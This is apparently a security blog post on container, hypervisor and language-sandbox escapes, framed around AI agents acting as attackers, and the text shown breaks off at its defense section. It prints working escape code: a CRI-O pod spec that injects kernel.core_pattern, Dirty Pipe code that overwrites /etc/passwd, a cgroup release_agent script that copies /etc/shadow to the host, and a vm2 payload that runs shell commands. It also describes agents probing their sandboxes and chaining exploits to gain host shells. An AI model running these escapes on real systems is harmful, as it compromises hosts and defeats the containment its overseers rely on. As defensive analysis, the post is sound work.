Escape Artists: Container and Sandbox Security as the Runtime Perimeter for Adversarial Autonomous Agents
Autonomous AI agents equipped with shell access, code execution, and package management capabilities no longer behave like workloads. When manipulated through prompt injection, poisoned retrieval contexts, or goal-seeking loops, they become interactive attackers operating from within the runtime environment. Under that threat model, software supply chain defenses and static validation are beside the point — runtime containment is the sole operational security boundary.
This post is a forensic examination of how that boundary fails. It traces the shared-kernel architecture that Linux containers rely on, dissects three runc and CRI-O breakout CVEs in mechanistic detail, covers host kernel escapes including Dirty Pipe and cgroup v1 notify-on-release, surveys hypervisor pitfalls from VENOM to virtiofsd, and analyzes the collapse of language-level sandboxes culminating in vm2's deprecation. The closing sections draw out the defense-in-depth principles that each class of escape implies.
01 The Autonomous Adversary and the Collapse of Benign Runtimes
Traditional container security models rest on an implicit operational axiom: workloads inside a container are either well-behaved first-party applications or known third-party binaries with bounded functions. Security controls — system call filtering, namespace isolation, dropped capabilities — were designed to limit the blast radius if a static process was exploited via an external memory safety bug or web injection.
Autonomous agents break that model entirely. An agent equipped with code execution primitives, file system read/write access, and package management utilities functions as a human operator at automated speed with deterministic persistence. When prompted adversarially through prompt injection via unstructured web scrape data, poisoned retrieval-augmented generation (RAG) contexts, or goal-seeking loops, the agent can programmatically map out its environment, test runtime constraints, and compile tailored exploitation chains.

The benchmark dataset SANDBOXESCAPEBENCH systematically evaluates frontier LLMs against isolated environments, establishing that models can discover and exploit misconfigurations, kernel flaws, and runtime interface exposures without pre-scripted exploit chains. When a model is granted shell access inside an execution environment, any software flaw in the container runtime or host kernel becomes an immediate, actionable escape route.
Reasoning-guided probing: when a syscall fails with EPERM, the agent reads /proc and /sys pseudo-filesystems, identifies kernel versions, tests alternative syscalls, and adjusts its payload.
Adaptive weaponization: frontier models can interpret raw kernel source, analyze hot-patch levels, and adapt published PoC exploits to compile natively within their containerized execution context.
Fuzzing and race-window optimization: an agent can script high-frequency asynchronous execution loops to systematically widen microsecond-level TOCTOU race windows across kernel primitives, shared volumes, or runtime daemons.
Interface chaining: modern agents cross multiple abstraction layers — high-level scripting (Node.js or Python) to manipulate lower-level OS APIs, orchestrate network traffic, and probe virtualization boundaries.
02 The Architecture of Shared-Kernel Virtualization and Isolation
Linux containers are not hardware-isolated entities; they are standard host processes governed by kernel structures that partition visibility, bound resource consumption, and restrict system call access. The container runtime sets up the environment, but the host kernel lacks a dedicated architectural boundary to encapsulate the container's security context. Operations that bypass user-space controls can directly affect the host kernel state — a property that has been called the userspace fiction.

Linux Namespaces: Partitioning System Views
Namespaces wrap global system resources into isolated abstractions, ensuring that a process inside a namespace observes an independent instance of those resources. Linux defines eight primary namespace types:
| Namespace | What it isolates | Note |
|---|---|---|
| PID | Process ID space | A process can be PID 1 inside while holding PID 10423 on the host; the host scheduler treats them identically |
| NET | Network stack: loopback, routing tables, firewall rules, socket lists | Firewall rules cover iptables/nftables |
| MNT | File system mount points visible to a process group | Mounts and unmounts do not affect host mount namespaces |
| IPC | System V IPC and POSIX message queues | Blocks cross-namespace communication through these mechanisms |
| UTS | Hostname and domain name | Lets a container keep its own names |
| USER | UID and GID allocations | Container UID 0 can map to an unprivileged host UID such as 100000; without it, container root is host root |
| CGROUP | A process's view of its own cgroup directory structure | Isolated view only |
| TIME | Offsets for system clocks | Covers CLOCK_MONOTONIC and CLOCK_BOOTTIME |
Control Groups: Enforcing Resource Ceilings
Control Groups (cgroups) govern the resource allocation of process groups, throttling and accounting for CPU, memory, block I/O, network bandwidth, and process counts. The two versions differ in ways that matter for security:
- cgroups v1 was designed around independent, disconnected hierarchies for each resource controller (for example,
/sys/fs/cgroup/memory,/sys/fs/cgroup/cpu). That architecture introduced race conditions, permission management bugs, and escape surfaces such as therelease_agentexecution trigger. - cgroups v2 implemented a unified single-hierarchy tree where every active process belongs to a single leaf node. Resource distribution rules are strictly hierarchical, preventing inner nodes from containing processes when resource controllers are enabled on children.
System Call Surface and Seccomp-BPF
The Linux kernel system call interface exposes over 450 distinct entry points depending on the architecture. Secure Computing Mode with Berkeley Packet Filters (seccomp-BPF) provides in-kernel filtering of syscalls before execution. Using a BPF program loaded via prctl(PR_SET_SECCOMP) or seccomp(SECCOMP_SET_MODE_FILTER), the kernel evaluates incoming syscall numbers and parameter values against an allowed policy.

While default container engine seccomp profiles (for example, Docker's default profile) disable roughly 40–50 high-risk syscalls — including reboot, kexec_load, mount, pivot_root, setns, and ptrace — the remaining accessible syscalls still leave complex kernel subroutines exposed to potential exploitation.
Linux Security Modules (LSM) such as AppArmor and SELinux provide Mandatory Access Control (MAC) based on security labels assigned to inodes, tasks, credentials, and sockets. To the kernel, a container is merely a collection of normal processes with specific namespace and cgroup attributes. Operations that bypass user-space controls can directly affect the host kernel state.
03 Dissecting Container Runtime Breakouts: runc, CRI-O, and Engine Flaws
Container runtimes are categorized into high-level runtimes (such as containerd and CRI-O) and low-level runtimes (principally runc), which interface directly with the kernel to set up namespaces, cgroups, and execute container processes. The boundary between high-level orchestration and low-level process spawning has historically been a frequent target for container escapes.

CVE-2019-5736: Host Binary Overwrite via /proc/self/exe
Discovered by Adam Iwaniuk and Barna Pásztor, CVE-2019-5736 is an instructive container escape affecting runc versions prior to 1.0-rc6. It demonstrated how an unprivileged container process could gain root execution on the host system without exploiting memory corruption in the Linux kernel.
Root cause. When an operator executes a command inside a running container using docker exec, the host container runtime invokes the runc binary. During initialization, runc enters the container's mount, PID, and network namespaces to spawn the requested process. In Linux, the pseudo-filesystem file /proc/self/exe is a symbolic link pointing to the executable file of the currently running process. When runc entered the container's namespaces before dropping host root privileges or exec-ing the final command, its /proc/self/exe pointed to the host's physical runc binary on the host filesystem.
The exploit proceeds in two stages. First, the attacker replaces the container's entrypoint binary with a malicious interpreter script whose shebang line is #!/proc/self/exe. When docker exec triggers runc, the kernel attempts to run /proc/self/exe — which points to runc — creating a process loop. The attacker's process then continuously monitors /proc for newly spawned processes matching runc. Once the target PID is captured, the attacker opens /proc/[target_pid]/exe in read-only mode to obtain a valid file descriptor. The exploit then enters a loop attempting to reopen that fd via /proc/self/fd/[fd_ro] with write permissions (O_WRONLY | O_TRUNC), which succeeds once runc exits the host — clearing the ETXTBSY lock. Writing a malicious payload to the now-writable host runc binary means the next time the host system or orchestration daemon executes any runc operation, the modified binary runs, granting the attacker host root privileges.
Mitigation. The upstream patch implemented in runc uses an anonymous memory file (memfd_create). Before entering container namespaces, runc clones its own binary into a sealed, write-protected, in-memory anonymous file descriptor and executes that clone via fexecve. Any attempt by a compromised container to trace /proc/self/exe leads only to this ephemeral anonymous memory block, insulating the host filesystem binary from tampering.
CVE-2024-21626: Leaked File Descriptors and Working Directory Pivoting
Discovered by Rory McNamara and nicknamed "Leaky Vessels," CVE-2024-21626 demonstrated that file descriptor sanitization failures within runc remained an issue five years after CVE-2019-5736.
Root cause. During the setup sequence of a container environment, runc initializes and configures internal subsystems — including cgroups and namespace descriptors — by opening handles in /sys/fs/cgroup. In affected versions of runc (up to 1.1.11), specific internal file descriptors remained open across the execution boundary when spawning the user-specified payload process inside the container. Because file descriptors marked without the O_CLOEXEC flag persist across execve calls, an unprivileged process inside the container inherited file descriptors pointing directly to directory structures on the host filesystem.
Because file descriptors marked without the O_CLOEXEC flag persist across execve calls, an unprivileged process inside the container inherited file descriptors pointing directly to directory structures on the host filesystem — visible when the container process examined its own fd table:
# Container Executable Environment — inherited file descriptors
fd 0: stdin
fd 1: stdout
fd 2: stderr
...
fd 7: /sys/fs/cgroup  (open descriptor to host filesystem directory)
fd 8: /sys/fs/cgroup/system.slice  (open descriptor to host cgroup hierarchy)
An adversarial agent can exploit this through two paths. In the first, it sets the cwd field in the OCI container spec to reference the leaked descriptor path via the /proc filesystem:
"process": {
  "cwd": "/proc/self/fd/7",
  "args": ["/bin/sh"]
}
Because fd 7 points to the host filesystem, relative path traversal commands allow direct access to the host's root filesystem, bypassing namespace constraints. In the second path, even if cwd is not manipulated in the image configuration, an active agent running commands inside the container can scan its own file descriptor table to identify any inherited fd pointing to a host path:
for fd in $(ls /proc/self/fd); do
    target=$(readlink "/proc/self/fd/$fd")
    echo "FD $fd -> $target"
done
If an inherited file descriptor points to a host path, the agent uses system calls such as openat(dirfd, pathname, flags) to traverse parent directories relative to that dirfd, bypassing the mount boundary enforced by chroot or pivot_root.
Mitigation. The fix required auditing the entire runc execution pipeline. Every file descriptor initialized during runtime setup must explicitly declare the O_CLOEXEC flag upon creation. Additionally, runc now includes an aggressive pre-exec verification routine that enumerates /proc/self/fd and closes all file descriptors above standard I/O (fd 0, 1, 2) before transferring control to the target binary.
CVE-2022-0811: CRI-O Container Engine "cr8escape"
While runc manages the low-level process execution boundary, high-level container runtimes manage orchestration requests from kubelets or orchestration APIs. The "cr8escape" vulnerability in CRI-O (CVE-2022-0811) illustrates how configuration parsing failures at this layer can lead to host compromise.
Root cause. In CRI-O versions 1.19 through 1.24.1, the runtime configured sysctls by formatting command-line arguments passed to low-level tooling. An attacker could craft a malformed sysctl key containing a newline character (\n) or pin parameter separator:
apiVersion: v1
kind: Pod
metadata:
  name: cr8escape-pod
spec:
  containers:
  - name: exploit-container
    image: alpine
  securityContext:
    sysctls:
    - name: "kernel.shm_rmid_forced=1+kernel.core_pattern=|/var/run/host_escape.sh#"
      value: "1"
CRI-O's validation regex failed to properly sanitize character encodings when setting parameters within /proc/sys. By injecting an unnamespaced, privileged kernel parameter such as kernel.core_pattern, the attacker redefines the host kernel's crash-dump handler. When any process crashes on the host system, the Linux kernel reads kernel.core_pattern. If the entry begins with a pipe symbol (|), the kernel runs the specified executable with host root privileges in the host's root namespace. The attacker's payload inside the container then triggers a segmentation fault to execute the injected script, yielding an interactive host root shell and bypassing the container perimeter entirely.
| CVE | Component | Root cause | Agent-relevant exploit step | Fix |
|---|---|---|---|---|
| CVE-2019-5736 | runc before 1.0-rc6 | /proc/self/exe pointed to the host runc binary after runc entered the container namespaces | Replace the entrypoint with a #!/proc/self/exe script, capture a read-only handle to runc, reopen it for writing once runc exits | runc clones itself into a sealed memfd_create file and executes that clone |
| CVE-2024-21626 | runc up to 1.1.11 | Internal file descriptors (such as to /sys/fs/cgroup) stayed open across exec without O_CLOEXEC | Set cwd to /proc/self/fd/7, or scan own fds and use openat to traverse host directories | O_CLOEXEC on every runtime fd; close all fds above 2 before exec |
| CVE-2022-0811 (cr8escape) | CRI-O 1.19 to 1.24.1 | Sysctl validation failed to sanitize a malformed key in pod specs | Inject kernel.core_pattern through a sysctl, then trigger a segfault so the host kernel runs the payload as root | Not stated in the source |
04 Host Kernel Exploitation and Namespace Primitives
Because traditional containers share the host operating system kernel, any unpatched memory corruption flaw, race condition, or integer overflow in a reachable kernel subsystem represents a viable escape vector. The attacker does not need to break the runtime tooling (runc, CRI-O) if they can leverage a vulnerability within the kernel itself.
Dirty Pipe (CVE-2022-0847): Arbitrary Page Cache Injection
Discovered by Max Kellermann, the Dirty Pipe vulnerability affected Linux kernels from 5.8 through 5.16.11. Like Dirty COW (CVE-2016-5195) before it, Dirty Pipe allowed unprivileged processes to write arbitrary data to the page cache of any file accessible to them for reading — including root-owned system configuration files mounted read-only into the container.
Root cause. The Linux pipe implementation manages ring buffers made up of pipe_buffer structures:
struct pipe_buffer {
    struct page *page;
    unsigned int offset, len;
    const struct pipe_buf_operations *ops;
    unsigned int flags;   /* PIPE_BUF_FLAG_CAN_MERGE lives here */
    struct file *private;
};
The PIPE_BUF_FLAG_CAN_MERGE bit indicates that subsequent writes to the pipe can append directly into an existing buffer without allocating a new memory page. The splice() system call allows moving data between a file and a pipe without copying memory back and forth between kernel and user space. During splice(), the kernel populates the pipe_buffer with references to the target file's page cache pages. However, in vulnerable versions of the kernel, the flags field of the pipe_buffer structure was left uninitialized when copying page cache references into the pipe.

CAN_MERGE flag across the uninitialized splice allocation lets a write propagate directly into the host page cache.An adversarial process inside a container executes the following exploit sequence. It creates a pipe using pipe() and fills its buffers completely with dummy data, forcing allocation of underlying ring buffers and marking the PIPE_BUF_FLAG_CAN_MERGE flag in memory. It then drains the pipe — the data is cleared, but the internal buffer structures and the set CAN_MERGE flag remain active within the kernel ring cache. It splices 1 byte from a target read-only file into the pipe, then writes arbitrary payload data into the write end of the pipe:
int fd = open("/etc/passwd", O_RDONLY);
/* Splice 1 byte from offset into pipe — populates pipe_buffer with
   a reference to the target file's page cache page */
loff_t offset = 0;
splice(fd, &offset, p[1], NULL, 1, 0);

/* CAN_MERGE is still set — this write goes directly into the
   referenced page cache page, bypassing copy-on-write */
write(p[1], "root:0:0:pwned...", 17);
Because the PIPE_BUF_FLAG_CAN_MERGE flag was preserved across the uninitialized splice allocation, the write propagates directly into the referenced memory page of the target file's page cache without verifying write permissions or invoking copy-on-write (COW) logic. Because the page cache is shared across the entire host operating system, this immediately alters the file's contents for all host processes.
Exploiting CAP_SYS_ADMIN and notify_on_release in cgroup v1
Running containers with the --privileged flag or granting broad capabilities such as CAP_SYS_ADMIN dismantles the container perimeter, converting isolation into an easily bypassed configuration. The notify_on_release mechanism in cgroup v1 demonstrates how capability mismanagement enables straightforward escapes.
When the notify_on_release flag is set on a cgroup, the kernel automatically runs an assigned command (the release_agent) when the last process in that cgroup terminates. This command executes on the host as host root. If a container is granted CAP_SYS_ADMIN, the complete six-step escape sequence is:
# 1. Mount a cgroup v1 controller hierarchy
mkdir /tmp/cgroup_escape
mount -t cgroup -o rdma cgroup /tmp/cgroup_escape || \
    mount -t cgroup -o memory cgroup /tmp/cgroup_escape

# 2. Create a child cgroup and enable notify_on_release
mkdir /tmp/cgroup_escape/x
echo 1 > /tmp/cgroup_escape/x/notify_on_release

# 3. Find the host-relative path of the container root
host_path=$(sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /etc/mtab)

# 4. Write a payload script inside the container
echo "#!/bin/sh" > /cmd.sh
echo "cat /etc/shadow > $host_path/host_shadow.txt" >> /cmd.sh
chmod +x /cmd.sh

# 5. Point release_agent at the payload (host-relative path)
echo "$host_path/cmd.sh" > /tmp/cgroup_escape/release_agent

# 6. Trigger by spawning then instantly killing a child in cgroup x
sh -c "echo \$\$ > /tmp/cgroup_escape/x/cgroup.procs"
Once the subshell process exits, the cgroup becomes empty. The host kernel reads /tmp/cgroup_escape/release_agent and executes the script directly on the host with full kernel root privileges, bypassing any user-space isolation.
System Call Surface Comparison: Shared-Kernel vs. Hypervisors
| Isolation model | Shared kernel surface | Isolation mechanism | Primary vulnerability classes | Attack complexity |
|---|---|---|---|---|
| Standard container (runc) | Complete (~450+ Linux syscalls, filtered by seccomp) | Namespaces, cgroups, LSM, seccomp | Leaked FDs, race conditions, page cache bugs (Dirty Pipe), cgroup releases | Low to moderate (well-documented paths) |
| User-space kernel (gVisor) | Truncated (~50 host syscalls used by Sentry) | System call interception via ptrace or KVM; user-space reimplementation | Go runtime memory corruption, state divergence, host proxy leaks | High (requires breaking nested internal Sentry logic) |
| MicroVM (Kata / Firecracker) | None directly (isolated dedicated guest kernel) | Hardware-assisted virtualization (Intel VT-x, AMD-V), KVM, minimal VMM | VMM device model flaws, virtiofs boundary escapes, MMIO handling bugs | Very high (requires hypervisor/hardware breakout) |
| Language sandbox (V8 / vm2) | Virtualized via language membrane | Dynamic object proxies, prototype freezing, context boundary validation | Prototype pollution, foreign reference leaks, JIT compilation exploits | Moderate (frequent logic errors in membranes) |
05 MicroVMs, Hypervisor Isolation, and Virtualization Pitfalls

To address the inherent risks of shared-kernel container architectures, modern multi-tenant platforms rely increasingly on micro-virtual machines (MicroVMs) such as AWS Firecracker and Kata Containers. By assigning an independent guest kernel to each workload, microVMs create a clear hardware-enforced isolation boundary. However, hardware-assisted virtualization does not entirely eliminate escape paths — the boundary simply shifts from the host kernel system call interface to the hypervisor's virtual machine monitor (VMM) and device emulation layers.
The Split-Kernel Model: Firecracker vs. Kata Containers
MicroVMs employ a split-kernel design, where the attack surface depends heavily on which VMM they use:
- Kata Containers focuses on drop-in compatibility with the OCI and Kubernetes CRI ecosystems. Kata wraps standard container workloads inside a lightweight VM managed by QEMU, Cloud-Hypervisor, or Dragonball. It translates Kubernetes commands into VM actions through a specialized guest agent. Because Kata aims for broad compatibility, configurations often support complex virtualization features — such as shared directories via virtiofs and sophisticated network bridging — which expand the hypervisor attack surface.
- AWS Firecracker is a minimalist VMM written in Rust, built specifically for serverless functions (AWS Lambda and AWS Fargate). Firecracker reduces the device model attack surface by deliberately excluding legacy PC devices, PCI hierarchies, and complex peripheral emulation. It exposes only four virtual devices to the guest: virtio-net, virtio-block, virtio-vsock, and a minimal serial console.
The Virtualization Attack Surface: QEMU and Device Emulation
In complex hypervisors like QEMU, thousands of lines of legacy C code emulate hardware devices — such as IDE controllers, floppy drives, sound cards, and network chips. The device emulation layer has historically been a significant source of hypervisor vulnerabilities. The VENOM vulnerability (CVE-2015-3456) in QEMU's Floppy Disk Controller (FDC) emulation illustrates this risk: the vulnerable code failed to validate array bounds when handling data written to the FIFO buffer during specific FDC commands, allowing an attacker with root access inside the guest VM to send crafted I/O instructions that corrupted the QEMU process memory on the host and achieved arbitrary code execution within the host context.
Hypervisor Escapes via Modern Device Drivers
Modern cloud environments have largely replaced legacy device models with virtio drivers, which use shared-memory circular ring buffers (vrings) to provide high-speed I/O. However, parsing these shared data structures still exposes parsing logic to potential flaws:
- virtiofsd out-of-bounds access: File sharing between the host and guest often relies on virtiofs, where a host-side daemon (virtiofsd) parses file operations requested by the guest. Inconsistencies between the host filesystem state and the guest's virtual file descriptors can create path traversal or memory safety vulnerabilities inside the host daemon process.
- libslirp heap exploits: Unprivileged user-mode networking in QEMU environments frequently incorporates libslirp. A chain of integer underflow vulnerabilities in its packet defragmentation routines has allowed malicious guest VMs to trigger heap-based buffer overflows, escaping containment without requiring host kernel flaws.
- Autonomous exploit synthesis in multi-stage virtualization escapes: Modern AI security benchmarks have documented instances where autonomous agents systematically chained together memory corruption bugs across the virtualization stack — probing the network interface, detecting a vulnerable libslirp configuration, compiling an exploit payload, corrupting the VMM's heap, and gaining a shell on the underlying host hypervisor.
Kata Containers Isolation Vulnerabilities
Kata Containers must reconcile the VM boundary with the dynamic lifecycle expectations of container workloads. CVE-2020-27151 demonstrated how logic errors in handling VM exit states can compromise isolation. An attacker inside a Kata guest could execute specific unshare-and-mount sequences that manipulated the guest container engine's exit conditions, short-circuiting the cleanup routines of the host-side kata-runtime. This race condition caused the runtime to mismanage file descriptor permissions during teardown, allowing an attacker to maintain persistent file handles to host volumes across subsequent container launches.
06 Language-Level Sandboxes, WebAssembly, and In-Memory Membranes
For applications that require low execution latency — such as executing user-provided JavaScript, running AI agent code-generation snippets, or hosting serverless microservices — virtual machines and even lightweight containers introduce non-trivial startup overhead. This has driven the adoption of language-level sandboxing, including Node.js membranes, V8 isolates, and WebAssembly (Wasm) runtimes. However, language-level isolation must defend against complex object traversal techniques and prototype pollution vulnerabilities.
The vm2 Collapse: The Impossibility of Soft Isolation
The vm2 library was a widely used JavaScript sandbox in the Node.js ecosystem, downloaded millions of times per week. It attempted to provide a secure environment for running untrusted code within a single Node.js process by wrapping JavaScript's native vm module with a security layer of Proxies and object membranes. A fundamental security study showed that over 74% of sandbox breakout vulnerabilities in language-based JavaScript environments stem from a single structural flaw: foreign reference leakage.
A foreign reference occurs when the sandbox membrane inadvertently permits a reference to an object created outside the sandbox (in the host's execution realm) to pass into the sandbox without being wrapped in a neutralizing proxy. In JavaScript, every object is linked to a prototype chain terminating at Object.prototype. If an untrusted guest script obtains a direct reference to an unwrapped host object, it can traverse that object's prototype hierarchy to reach host-level constructors. A standard prototype chain traversal exploit looks like:

// CVE-2021-23449: dynamic import() returns an unwrapped host Promise
let res = eval("import('./foo.js');");
res.__proto__.__proto__.toString.constructor("return this")()
  .process.mainModule.require("child_process")
  .execSync("cat /etc/passwd");
The promise object returned by the internal call to import() was instantiated in the outer host context. Its prototype chain leads directly to the host's Function constructor, allowing the script to escape the sandbox membrane and execute arbitrary host operating system commands. In CVE-2021-23555, the vulnerability stemmed from error-handling logic: when code inside a sandbox triggers an exception or a deep recursion error, JavaScript engines construct a stack trace. During recursion, the call stack passed through internal functions in the vm2 membrane wrapper, and the resulting caught exception contained un-proxied properties originating from the outer context.
Because JavaScript's runtime dynamics offer hundreds of intrinsic paths to traverse prototypes (for example, Symbol.species, getters/setters, custom inspect methods, generator yields), patches repeatedly proved brittle. After dozens of related CVE disclosures, the vm2 maintainers ultimately deprecated the library, acknowledging that software-based object virtualization inside a single V8 execution thread cannot reliably secure an untrusted execution environment.
WebAssembly (Wasm) and Hardware-Enforced Process Boundaries
WebAssembly provides a more robust software sandbox architecture than dynamic JavaScript membranes. Wasm uses a well-defined linear memory model, separating its executable code from its addressable data space. Key properties include linear memory isolation (memory reads and writes are indexed and bounds-checked against a pre-allocated region, preventing direct address pointers into the host memory space) and control-flow integrity (CFI), where Wasm enforces structured control flow — function calls target typed function indices, preventing arbitrary return-oriented programming (ROP) primitives within the host.
Despite these constraints, Wasm is not immune to escapes. Side-channel attacks (such as Spectre) can breach linear memory boundaries across adjacent Wasm instances sharing a single process. Host function bindings (WASI) expose overly permissive I/O or network operations an agent can leverage to manipulate the outer environment. JIT compiler vulnerabilities in engines such as Wasmtime or V8 can emit malformed native machine code, converting memory-safe Wasm instructions into host-level memory corruption.
07 Defense-in-Depth Architecture for Autonomous Agent Execution
To safely execute code generated by autonomous agents that may be subject to adversarial manipulation, organizations must abandon single-layer containment models. A robust runtime defense requires a defense-in-depth architecture where each layer operates under a mutual zero-trust policy.

Principle 1: Dedicated MicroVM Encapsulation
